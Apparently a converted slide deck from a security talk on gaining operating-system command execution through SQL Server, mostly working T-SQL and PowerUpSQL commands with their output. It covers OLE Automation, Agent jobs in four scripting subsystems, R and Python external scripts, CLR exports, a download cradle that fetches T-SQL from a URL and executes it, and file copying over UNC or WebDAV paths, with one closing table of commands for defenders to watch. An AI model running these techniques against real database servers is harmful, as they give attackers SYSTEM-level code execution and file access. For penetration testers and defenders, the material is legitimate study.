VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating export folder: c:\temp\CLRExports
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating server folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Creating database folder: c:\temp\CLRExports\MSSQLSRV04_SQLSERVER2014\master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile6.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile5.dll Assembly:YAJZRwjwb Class:YpxifjnDE Method:pVIHwwXLc Proc:sp_myfile5
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile5.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile4.dll Assembly:oYHTuPpAsi Class:dEfsaM Method:SCBHweGvRI Proc:sp_myfile4
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile4.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile3.dll Assembly:oFRhvgrwtU Class:hKkHwnQ Method:zQfNeUKVbw Proc:sp_myfile3
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile3.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile2.dll Assembly:rUDu1Pc Class:YxTAivB Method:wekgFfj Proc:sp_myfile2
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile2.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile1.dll Assembly:zRCUnuKZ Class:NadyjGClIe Method:OgoiHGWR Proc:sp_myfile1
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile1.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile10.dll Assembly:gvCSUAaMuw Class:oFUGkHJfcI Method:MBTicRdaQG Proc:sp_myfile10
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile10.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile9.dll Assembly:j1FHb Class:qswuXeEA Method:QEilm Proc:sp_myfile9
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile9.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile8.dll Assembly:tGOpv Class:ez1wsr Method:mSskX Proc:sp_myfile8
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile8.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile7.dll Assembly:J1ItjoQb Class:tkfxygPSH Method:MobKiQYa Proc:sp_myfile7
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Exporting myfile7.dll
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in tempdb
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in model

```



Reference: <https://blog.netspi.com/attacking-sql-server-clr-assemblies/>






Reference: <https://blog.netspi.com/attacking-sql-server-clr-assemblies/>



# Ole Automation Procedures



## Ole Automation Procedures - Overview

1. SQL Server native scripting that allows calls to COM objects
2. Affected Versions: SQL Server 2000 to 2017 (so far)
3. Requires sysadmin role by default
4. Can be executed by non-sysadmin with:
  - GRANT EXECUTE ON OBJECT::[dbo].[sp\_OACreate] to [public]
  - GRANT EXECUTE ON OBJECT::[dbo].[sp\_OAMethod] to [public]
5. Executes as the SQL Server service account



## Ole Automation Procedures - Instructions

1. Server level setting: "Ole Automation Procedures" set to 1
2. Run your code 😊



```
-- Enable Show Advanced Options
sp_configure 'Show Advanced Options',1
RECONFIGURE
GO

-- Enable OLE Automation Procedures
sp_configure 'Ole Automation Procedures',1
RECONFIGURE
GO

-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run', null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO

-- Remove temp result file
DECLARE @Shell INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @Shell, 'run', null, 'cmd.exe /c "DEL c:\temp\file.txt"'
GO

-- Disable Show Advanced Options
sp_configure 'Show Advanced Options',1
RECONFIGURE
GO

-- Disable OLE Automation Procedures
sp_configure 'Ole Automation Procedures',1
RECONFIGURE
GO
```

## Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run', null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```



## Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run', null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'

-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```



## Ole Automation Procedures - Code - TSQL

```
-- Execute Command via OLE and store output in temp file
DECLARE @Shell INT
DECLARE @Shell2 INT
EXEC Sp_oacreate 'wscript.shell', @Shell Output, 5
EXEC Sp_oamethod @shell, 'run', null, 'cmd.exe /c "echo Hello World > c:\temp\file.txt"'
```

```
-- Read results
DECLARE @libref INT
DECLARE @filehandle INT
DECLARE @FileContents varchar(8000)

EXEC sp_oacreate 'scripting.filesystemobject', @libref out
EXEC sp_oamethod @libref, 'opentextfile', @filehandle out, 'c:\temp\file.txt', 1
EXEC sp_oamethod @filehandle, 'readall', @FileContents out

SELECT @FileContents
GO
```





## Ole Automation Procedures - Automation - PowerUpSQL

Action	PowerUpSQL Function
Execute OS Command via OLE Automation Procedure	Invoke-SQLOSCcmdOle



```
PS C:\> Invoke-SQLOSCmddle -verbose -Command whoami -Instance MSSQLSRV04\SQLSERVER2016 -Username sa -P
VERBOSE: Creating runspace pool and session states
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : You are a sysadmin.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Show Advanced Options is already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Ole Automation Procedures are already enabled.
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Executing command: whoami
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Reading command output from c:\windows\temp\wvpXC.txt
VERBOSE: MSSQLSRV04\SQLSERVER2016 : Removing file c:\windows\temp\wvpXC.txt
VERBOSE: Closing the runspace pool
```

ComputerName	Instance	CommandResults
-----	-----	-----
MSSQLSRV04	MSSQLSRV04\SQLSERVER2016	nt authority\system

```
PS C:\>
```

## -- OLE Automation Procedure Download Cradle Example

### -- Setup Variables

```
DECLARE @url varchar(300)
DECLARE @WinHTTP int
DECLARE @handle int
DECLARE @Command varchar(8000)
```

### -- Set target url containing TSQL

```
SET @url = 'http://127.0.0.1/mycmd.txt'
```

### -- Setup namespace

```
EXEC @handle=sp_OACreate 'WinHttp.WinHttpRequest.5.1',@WinHTTP OUT
```

### -- Call the Open method to setup the HTTP request

```
EXEC @handle=sp_OAMethod @WinHTTP, 'Open',NULL,'GET',@url,'false'
```

### -- Call the Send method to send the HTTP GET request

```
EXEC @handle=sp_OAMethod @WinHTTP,'Send'
```

### -- Capture the HTTP response content

```
EXEC @handle=sp_OAGetProperty @WinHTTP,'ResponseText', @Command out
```

### -- Destroy the object


```
EXEC @handle=sp_OADestroy @WinHTTP
```

### -- Display command

```
SELECT @Command
```

### -- Run command

```
execute(@Command)
```



The screenshot shows the Microsoft SQL Server Management Studio interface. The main window displays a TSQL query with comments and code for an OLE Automation Procedure Download Cradle. The query is executed successfully, and the Results pane shows the output of the command.

```

http.sql - MSSQLSRV04\SQLSERVER2014.master (sa (57)) - Microsoft SQL Server Management Studio (Admin... Quick Launch
File Edit View Query Project Debug Tools Window Help
master
http.sql - MSSQLSRV...14.master (sa (57))
-- Set target url containing TSQL
SET @url = 'http://127.0.0.1/mycmd.txt'

-- Setup namespace
EXEC @handle=sp_OACreate 'WinHttp.WinHttpRequest.5.1',@WinHTTP OUT

-- Call the Open method to setup the HTTP request
EXEC @handle=sp_OAMethod @WinHTTP, 'Open',NULL,'GET',@url,'false'

-- Call the Send method to send the HTTP GET request
EXEC @handle=sp_OAMethod @WinHTTP,'Send'

-- Capture the HTTP response content
EXEC @handle=sp_OAGetProperty @WinHTTP,'ResponseText', @Command out

-- Destroy the object
EXEC @handle=sp_OADestroy @WinHTTP

-- Display command
SELECT @Command

-- Run command
execute(@Command)

```

Results

(No column name)
1 xp_cmdshell 'whoami'

output

1 nt authority\system
2 NULL

Query executed successfully. MSSQLSRV04\SQLSERVER2014 (1... sa (57) master 00:00:00 3 rows

Ready Ln 21 Col 1 Ch 1 INS

# Agent Jobs



## Agent Jobs - Overview

1. Native task scheduling engine
2. Affected Versions: All
3. Requires sysadmin role by default
4. Non sysadmin roles: SQLAgentUserRole, SQLAgentReaderRole, SQLAgentOperatorRole (require proxy account)
5. Executes as the SQL Server Agent service account unless a proxy account is configured



## Agent Jobs - Overview - Most Common Job Types

1. TSQL
2. SQL Server Integrated Services (SSIS) Package
3. CMDEXEC
4. PowerShell
5. ActiveScripting (VBScript & JSCRIPT)



## Agent Jobs - Instructions

1. Make sure the SQL Server Agent service is running! (xp\_startservice)
  2. Create Job
  3. Create Job Step
  4. Configure to self delete
  5. Run Job
- ◆ Note: For non sysadmins a proxy account must be configured. As a sysadmin:
- ◆ Create a credential
  - ◆ Create a proxy account that allows all the subsystem execution needed
  - ◆ Grant use of proxy to security principals (logins and roles)





## Agent Jobs - Code - TSQL - CMDEXEC

```
use msdb
DECLARE @jobId BINARY(16)
EXEC msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - CMDEXEC',
    @enabled=1,
    @notify_level_eventlog=0,
    @notify_level_email=0,
    @notify_level_netsend=0,
    @notify_level_page=0,
    @delete_level=1,
    @description=N'No description available.',
    @category_name=N'[Uncategorized (Local)]',
    @owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'OS COMMAND - CMDEXEC',
    @step_id=1,
    @cmdexec_success_code=0,
    @on_success_action=1,
    @on_success_step_id=0,
    @on_fail_action=2,
    @on_fail_step_id=0,
    @retry_attempts=0,
    @retry_interval=0,
    @os_run_priority=0, @subsystem=N'CmdExec',
    @command=N'c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\blah.txt',
    @flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - CMDEXEC' ;
```

**@command=N'c:\windows\system32\cmd.exe /c echo  
hello > c:\windows\temp\blah.txt',**



## Agent Jobs - Code - TSQL - PowerShell

```
USE [msdb]
GO

DECLARE @jobId BINARY(16)
EXEC msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - POWERSHELL',
    @enabled=1,
    @notify_level_eventlog=0,
    @notify_level_email=0,
    @notify_level_netsend=0,
    @notify_level_page=0,
    @delete_level=1,
    @description=N'No description available.',
    @category_name=N'[Uncategorized (Local)]',
    @owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN OS COMMAND POWERSHELL',
    @step_id=1,
    @cmdexec_success_code=0,
    @on_success_action=1,
    @on_success_step_id=0,
    @on_fail_action=2,
    @on_fail_step_id=0,
    @retry_attempts=0,
    @retry_interval=0,
    @os_run_priority=0, @subsystem=N'PowerShell',
    @command=N'write-output "hello world" | out-file c:\windows\temp\blah.txt',
    @database_name=N'master',
    @flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - POWERSHELL';
```

**@command=N'write-output "hello world" | out-file c:\windows\temp\blah.txt'**



## Agent Jobs - Code - TSQL - JSCRIPT

```
use msdb
DECLARE @jobId BINARY(16)

exec msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT',
    @enabled=1,
    @notify_level_eventlog=0,
    @notify_level_email=0,
    @notify_level_netsend=0,
    @notify_level_page=0,
    @delete_level=1,
    @description=N'No description available.',
    @category_name=N'[Uncategorized (Local)]',
    @owner_login_name=N'sa', @job_id = @jobId OUTPUT

exec msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN COMMAND - JSCRIPT',
    @step_id=1,
    @cmdexec_success_code=0,
    @on_success_action=1,
    @on_success_step_id=0,
    @on_fail_action=2,
    @on_fail_step_id=0,
    @retry_attempts=0,
    @retry_interval=0,
    @os_run_priority=0, @subsystem=N'ActiveScripting',
    @command=N'function RunCmd()
{
    var objShell = new ActiveXObject("shell.application");
    objShell.ShellExecute("cmd.exe", "/c echo hello > c:\\windows\\temp\\blah.txt",
        "",
        "open",
        0);
}

RunCmd();'
,
    @database_name=N'JavaScript',
    @flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT';
```

```
@command=N'function RunCmd()
```

```
{
```

```
    var objShell = new ActiveXObject("shell.application");
    objShell.ShellExecute("cmd.exe",
        "/c echo hello > c:\\windows\\temp\\blah.txt",
        "",
        "open",
        0);
```

```
}
```

```
RunCmd();'
```

## Agent Jobs - Code - TSQL - VBSCRIPT

```
use msdb

DECLARE @jobId BINARY(16)
EXEC msdb.dbo.sp_add_job @job_name=N'OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT',
    @enabled=1,
    @notify_level_eventlog=0,
    @notify_level_email=0,
    @notify_level_netsend=0,
    @notify_level_page=0,
    @delete_level=1,
    @description=N'No description available.',
    @category_name=N'[Uncategorized (Local)]',
    @owner_login_name=N'sa', @job_id = @jobId OUTPUT

EXEC msdb.dbo.sp_add_jobstep @job_id=@jobId, @step_name=N'RUN COMMAND - ActiveX: VBSCRIPT',
    @step_id=1,
    @cmdexec_success_code=0,
    @on_success_action=1,
    @on_success_step_id=0,
    @on_fail_action=2,
    @on_fail_step_id=0,
    @retry_attempts=0,
    @retry_interval=0,
    @os_run_priority=0, @subsystem=N'ActiveScripting',
    @command=N'FUNCTION Main()

dim shell
set shell= CreateObject ("WScript.Shell")
shell.run("c:\windows\system32\cmd.exe /c echo hello > c:\windows\temp\blah.txt")
set shell = nothing

END FUNCTION',
    @database_name=N'VBScript',
    @flags=0

use msdb
EXEC dbo.sp_start_job N'OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT' ;
```

```
@command=N'FUNCTION Main()
```



```
dim shell
set shell= CreateObject ("WScript.Shell")
shell.run("c:\windows\system32\cmd.exe /c echo hello
> c:\windows\temp\blah.txt")
set shell = nothing
```

```
END FUNCTION',
```

# Agent Jobs - Code - TSQL - VBSCRIPT - Find your own com

OLE/COM Object Viewer

OleViewDotNet



## Agent Jobs - Code - TSQL - List Jobs

```
SELECT job.job_id as [JOB_ID],  
job.name as [JOB_NAME],  
job.description as [JOB_DESCRIPTION],  
steps.step_name,  
steps.subsystem,  
steps.command,  
SUSER_SNAME(job.owner_sid) as [JOB_OWNER],  
steps.proxy_id,  
proxies.name as [proxy_account],  
job.enabled,  
steps.server,  
job.date_created,  
steps.last_run_date  
FROM [msdb].[dbo].[sysjobs] job  
INNER JOIN [msdb].[dbo].[sysjobsteps] steps  
ON job.job_id = steps.job_id  
left join [msdb].[dbo].[sysproxies] proxies  
ON steps.proxy_id = proxies.proxy_id  
ORDER BY JOB_NAME, step_name
```





SQLQuery3.sql - MSSQLSRV04\SQLSERVER2014.master (sa (51))\* - Microsoft SQL Server Management Studio (Administrator) Quick Launch

File Edit View Query Project Debug Tools Window Help

master Execute Debug

```
SELECT job.name as [JOB_NAME],
       job.description as [JOB_DESCRIPTION],
       steps.step_name,
       steps.subsystem,
       steps.command,
       SUSER_SNAME(job.owner_sid) as [JOB_OWNER],
       steps.proxy_id,
       proxies.name as [proxy_account],
       job.enabled,
       steps.server,
       job.date_created,
```

Results

Messages

	JOB_NAME	JOB_DESCRIPTION	step_name	subsystem	command
1	OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT	No description available.	RUN COMMAND - ActiveX: JSCRIPT	ActiveScripting	function RunCmd() { var objShell
2	OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT	No description available.	RUN COMMAND - ActiveX: VBSCRIPT	ActiveScripting	FUNCTION Main() dim shell set
3	OS COMMAND EXECUTION EXAMPLE - CMDEXEC	No description available.	RUN COMMAND - CMDEXEC	CmdExec	c:\windows\system32\cmd.exe /c
4	OS COMMAND EXECUTION EXAMPLE - POWERSHELL	No description available.	RUN COMMAND - POWERHSHELL	PowerShell	write-output "hello world"   out-file c
5	syspolicy_purge_history	No description available.	Erase Phantom System Health Records.	PowerShell	if ('\$(ESCAPE_SQUOTE(INST))' -e
6	syspolicy_purge_history	No description available.	Purge history.	TSQL	EXEC msdb.dbo.sp_syspolicy_purg
7	syspolicy_purge_history	No description available.	Verify that automation is enabled.	TSQL	IF (msdb.dbo.fn_syspolicy_is_autor

1	OS COMMAND EXECUTION EXAMPLE - ActiveX: JSCRIPT	No description available.	RUN COMMAND - ActiveX: JSCRIPT	ActiveScripting	function RunCmd() { var objShell = new ActiveXObject...	sa
2	OS COMMAND EXECUTION EXAMPLE - ActiveX: VBSCRIPT	No description available.	RUN COMMAND - ActiveX: VBSCRIPT	ActiveScripting	FUNCTION Main() dim shell set shell= CreateObject ("...	sa
3	OS COMMAND EXECUTION EXAMPLE - CMDEXEC	No description available.	RUN COMMAND - CMDEXEC	CmdExec	c:\windows\system32\cmd.exe /c echo hello > c:\wind...	sa
4	OS COMMAND EXECUTION EXAMPLE - POWERSHELL	No description available.	RUN COMMAND - POWERHSHELL	PowerShell	write-output "hello world"   out-file c:\windows\temp\bla...	sa
5	syspolicy_purge_history	No description available.	Erase Phantom System Health Records	PowerShell	if ('\$(ESCAPE_SQUOTE(INST))' -en 'MSSQL SERVER')	sa

Query executed successfully.

MSSQLSRV04\SQLSERVER2014 (1... | sa (51) | master | 00:00:00 | 7 rows

Ready

Ln 1 | Col 9 | Ch 8 | INS



## Agent Jobs - Automation - PowerUpSQL

- ◆ Get-SQLAgentJob
- ◆ Get list of agents jobs and their code
- ◆ Use on scale to get stats in verbose

Get-SQLInstanceDomain | Get-SQLAgentJob - Verbose

```
VERBOSE: SQL Server Agent Job Search
Complete.
VERBOSE: -----
VERBOSE: Agent Job Summary
VERBOSE: -----
VERBOSE: 470 jobs found
VERBOSE: 7 affected systems
VERBOSE: 7 affected SQL Server instances
VERBOSE: 33 proxy credentials used
VERBOSE: -----
VERBOSE: Agent Job Summary by SubSystem
VERBOSE: -----
VERBOSE: 461 SSIS Jobs
VERBOSE: 4 Snapshot Jobs
VERBOSE: 2 Distribution Jobs
VERBOSE: 1 QueueReader Jobs
VERBOSE: 1 LogReader Jobs
VERBOSE: 1 CmdExec Jobs
VERBOSE: 470 Total
VERBOSE: -----
```

## Agent Jobs - Automation - PowerUpSQL

- ◆ Invoke-SQLOSCcmdAgentJob
- ◆ Written by Leo Loobeek
- ◆ Gold Star PowerUpSQL contributor!



## Agent Jobs - Automation - PowerUpSQL

Action	PowerUpSQL Function
List Agent Jobs	Get-SQLAgentJob
OS CMD via CMDEXEC	Invoke-SQLOSCmdAgentJob -SubSystem CMDEXEC
OS CMD via PowerShell	Invoke-SQLOSCmdAgentJob -SubSystem PowerShell
OS CMD via JScript	Invoke-SQLOSCmdAgentJob -SubSystem Jscript
OS CMD via VBScript	Invoke-SQLOSCmdAgentJob -SubSystem VBScript

# External Scripts

## R & Python



## External Scripts - Overview

- ◆ R introduced in SQL Server 2016
- ◆ Python introduced in SQL Server 2017
- ◆ Both are used for “big data” analytics and machine learning stuff
- ◆ Runtime environments must be installed with SQL Server
- ◆ Require sysadmin privileges to run by default
- ◆ Run as a dynamically created local Windows user account



## External Scripts - Instructions

1. The R / Python runtime environment must be installed already
2. The 'external scripts enabled' server configuration must be enabled
3. The SQL Server service must be restarted for the change to take effect
4. Then 'sp\_execute\_external\_script' can be used to execute OS commands via R and Python scripts



## R Scripts - Code Sample - TSQL

```
EXEC sp_execute_external_script
  @language=N'R',
  @script=N'OutputDataSet <- data.frame(system("cmd.exe /c
whoami",intern=T))'
  WITH RESULT SETS (([cmd_out] text));
GO
```





## Python Scripts - Code Sample - TSQL

```
EXEC sp_execute_external_script
@language =N'Python',
@script=N'import subprocess
p = subprocess.Popen("cmd.exe /c whoami", stdout=subprocess.PIPE)
OutputDataSet = pandas.DataFrame([str(p.stdout.read(), "utf-8")])'
WITH RESULT SETS (([Output] nvarchar(max)))
```



## External Script - Automation - PowerUpSQL

Action	PowerUpSQL Function
OS CMD via R Script	Invoke-SQLOSCcmdR
OS CMD via Python Script	Invoke-SQLOSCcmdPython

## R Scripts - Automation - PowerUpSQL

```
PS C:\> Invoke-SQLOSCmdR -Verbose -Instance Server1\SQLSERVER2017 -command whoami
```

```
VERBOSE: Creating runspace pool and session states
```

```
VERBOSE: Server1\SQLSERVER2017 : Connection Success.
```

```
VERBOSE: Server1\SQLSERVER2017 : You are a sysadmin.
```

```
VERBOSE: Server1\SQLSERVER2017 : Show Advanced Options is disabled.
```

```
VERBOSE: Server1\SQLSERVER2017 : Enabled Show Advanced Options.
```

```
VERBOSE: Server1\SQLSERVER2017 : External scripts enabled are disabled.
```

```
VERBOSE: Server1\SQLSERVER2017 : Enabled external scripts.
```

```
VERBOSE: Server1\SQLSERVER2017 : The 'external scripts enabled' setting is enabled in runtime.'
```

```
VERBOSE: Server1\SQLSERVER2017 : Executing command: whoami
```

```
VERBOSE: Server1\SQLSERVER2017 : Disabling external scripts
```

```
VERBOSE: Server1\SQLSERVER2017 : Disabling Show Advanced Options
```

```
VERBOSE: Closing the runspace pool
```

ComputerName	Instance	CommandResults
-----	-----	-----
Server1	Server1\SQLSERVER2017	Server1\sqlserver201701



## Python Scripts - Automation - PowerUpSQL

```
PS C:\> Invoke-SQLOSCmdPython -Verbose -Instance Server1\SQLSERVER2017 -command whoami
```

```
VERBOSE: Creating runspace pool and session states
```

```
VERBOSE: Server1\SQLSERVER2017 : Connection Success.
```

```
VERBOSE: Server1\SQLSERVER2017 : You are a sysadmin.
```

```
VERBOSE: Server1\SQLSERVER2017 : Show Advanced Options is disabled.
```

```
VERBOSE: Server1\SQLSERVER2017 : Enabled Show Advanced Options.
```

```
VERBOSE: Server1\SQLSERVER2017 : External scripts enabled are disabled.
```

```
VERBOSE: Server1\SQLSERVER2017 : Enabled external scripts.
```

```
VERBOSE: Server1\SQLSERVER2017 : The 'external scripts enabled' setting is enabled in runtime.'
```

```
VERBOSE: Server1\SQLSERVER2017 : Executing command: whoami
```

```
VERBOSE: Server1\SQLSERVER2017 : Disabling external scripts
```

```
VERBOSE: Server1\SQLSERVER2017 : Disabling Show Advanced Options
```

```
VERBOSE: Closing the runspace pool
```

ComputerName	Instance	CommandResults
-----	-----	-----
Server1	Server1\SQLSERVER2017	Server1\sqlserver201701



# File Autoruns



## File Autoruns - Writing Files

- ◆ **OpenRowSet / OpenDataSource / OpenQuery**
  - Requires sysadmin or bulk insert privileges
  - Requires the 'Microsoft.ACE.OLEDB.12.0' or similar provider to be installed
  - Requires sp\_configure 'ad hoc distributed queries',1
- ◆ **Bulk Insert File Copy**
  - Requires sysadmin or bulk insert privileges
  - Requires local, UNC, or WebDav path to copy file content
- ◆ Haven't had time to verify the full WebDav PoC yet (exfil)



## File Autoruns - OpenRowSet File Write

```
-- Note: Requires the driver to be installed ahead of time.  
  
-- list available providers  
EXEC sp_MSset_oledb_prop -- get available providers  
  
-- Enable show advanced options  
sp_configure 'show advanced options',1  
reconfigure  
go  
  
-- Enable ad hoc queries  
sp_configure 'ad hoc distributed queries',1  
reconfigure  
go  
-- Write text file  
INSERT INTO OPENROWSET('Microsoft.ACE.OLEDB.12.0','Text;Database=c:\temp\;HDR=Yes;FORMAT=text', 'SELECT * FROM  
[file.txt]')  
SELECT @@version  
  
-- Note: This also works with unc paths \\ip\file.txt  
-- Note: This also works with webdav paths \\ip@80\file.txt However, the target web server needs to support propfind.
```





## File Autoruns - Bulk Insert Read File

```
-- Create temp table  
CREATE TABLE #file (content nvarchar(4000));  
  
-- Read file into temp table  
BULK INSERT #file  
FROM 'c:\temp\file.txt';  
  
-- Select contents of file  
SELECT content FROM #file
```



## File Autoruns - Automation - PowerUpSQL

- ◆ TSQL File write via BULK INSERT ErrorFile
- ◆ Written by Antti Rantasaari
- ◆ Gold Star PowerUpSQL contributor!



## File Autoruns - Bulk Insert Error - File Write/Copy

```
-- author: antti rantassari, 2017
-- Description: Copy file contents to another file via local, unc, or webdav path
-- summary = file contains varchar data, field is an int, throws casting error on read, set error output to file, tada!
-- requires sysadmin or bulk insert privs
```

```
CREATE TABLE #errortable (ignore int)
```

```
BULK INSERT #errortable
FROM '\\localhost\c$\windows\win.ini'
WITH
(
    fieldterminator=',',
    rowterminator='\n',
    errorfile='c:\windows\temp\thatjusthappend.txt'
)
```

```
drop table #errortable
```



## File Autoruns - Bulk Insert Error File Copy

```
-- author: antti rantassari, 2017
-- Description: Copy file contents to another file via local, unc, or webdav path
-- summary = file contains varchar data, field is an int, throws casting error on read, set error output to file, tada!
-- requires sysadmin or bulk insert privs
```

```
CREATE TABLE #errortable (ignore int)
```

```
BULK INSERT #errortable
FROM '\\localhost\c$\windows\win.ini' -- or 'c:\windows\system32\win.ini' -- or \\hostname@SSL\folder\file.ini'
WITH
(
    fieldterminator=',',
    rowterminator='\n',
    errorfile='c:\windows\temp\thatjusthappend.txt'
)
```

```
drop table #errortable
```



Uuuh - That was too much  
crap at once.



Technique	PowerUpSQL Functions	PowerUpSQL Templates
Execute xp_cmdshell	<ul style="list-style-type: none"> <li>Invoke-SQLOSCmd</li> </ul>	<ul style="list-style-type: none"> <li>oscmdexec_xpcmdshell.sql</li> <li>oscmdexec_xpcmdshell_proxy.sql</li> </ul>
Create & Execute a Extended Stored Procedure	<ul style="list-style-type: none"> <li>Create-SQLFileXpDll</li> <li>Get-SQLStoredProcedureXp</li> </ul>	<ul style="list-style-type: none"> <li>cmd_exec.cpp</li> </ul>
Create & Execute a CLR Assembly	<ul style="list-style-type: none"> <li>Create-SQLFileCLRDll</li> <li>Get-SQLStoreProcedureCLR</li> <li>Get-SQLStoreProcedureCLR -ExportFolder C:\temp\</li> <li>Invoke-SQLOSCmdCLR</li> </ul>	<ul style="list-style-type: none"> <li>cmd_exec.cs</li> </ul>
Execute a OLE Automation Procedure	<ul style="list-style-type: none"> <li>Invoke-SQLOSCmdOle</li> </ul>	<ul style="list-style-type: none"> <li>oscmdexec_oleautomationobject.sql</li> </ul>
<b>Create &amp; Execute an Agent Job</b> <ul style="list-style-type: none"> <li>CmdExec</li> <li>PowerShell</li> <li>ActiveX: Jscript</li> <li>ActiveX: VBScript</li> </ul>	<ul style="list-style-type: none"> <li>Get-SQLAgentJob</li> <li>Invoke-SQLOSCmdAgentJob</li> </ul>	<ul style="list-style-type: none"> <li>oscmdexec_agentjob_activex_jscript.sql</li> <li>oscmdexec_agentjob_activex_vbscript.sql</li> <li>oscmdexec_agentjob_cmdexec.sql</li> <li>oscmdexec_agentjob_powershell.sql</li> </ul>
<b>External Scripting</b> <ul style="list-style-type: none"> <li>R</li> <li>Python</li> </ul>	<ul style="list-style-type: none"> <li>Invoke-SQLOSCmdR</li> <li>Invoke-SQLOSCmdPython</li> </ul>	<ul style="list-style-type: none"> <li>oscmdexec_rscript.sql</li> <li>oscmdexec_pythonscript.tsq</li> </ul>
<b>OS Autoruns</b> <ul style="list-style-type: none"> <li>Bulk Insert</li> <li>Provider                             <ul style="list-style-type: none"> <li>Microsoft.ACE.OLEDB.12.0</li> <li>Microsoft.Jet.OLEDB.4.0</li> </ul> </li> </ul>	<ul style="list-style-type: none"> <li>Get-SQLPersistRegRun</li> <li>Get-SQLPersistRegDebugger</li> </ul>	<ul style="list-style-type: none"> <li>writefile_bulkinsert.sql</li> </ul>

Technique	Affected Version	Requires Sysadmin By default	Can be Run as Non-sysadmin with Specific Privileges	Execution Context	Proxy Account Option	Requires Server Config Change	Requires Disk Read/Write	Commands to Watch / Requirements
Execute xp_cmdshell	2000 - 2017	Yes	Yes	SQL Server Service Account xp_cmdshell Proxy Account	Yes	Yes	No	sp_addextendedproc 'xp_cmdshell', 'xplog70.dll' EXEC sp_configure 'xp_cmdshell', 1; xp_cmdshell 'whoami' sp_xp_cmdshell_proxy_account Grant execute on xp_cmdshell to [x]
Create & Execute a Extended Stored Procedure	2000 - 2017	Yes	No	SQL Server Service Account	No	No	Yes	sp_addextendedproc
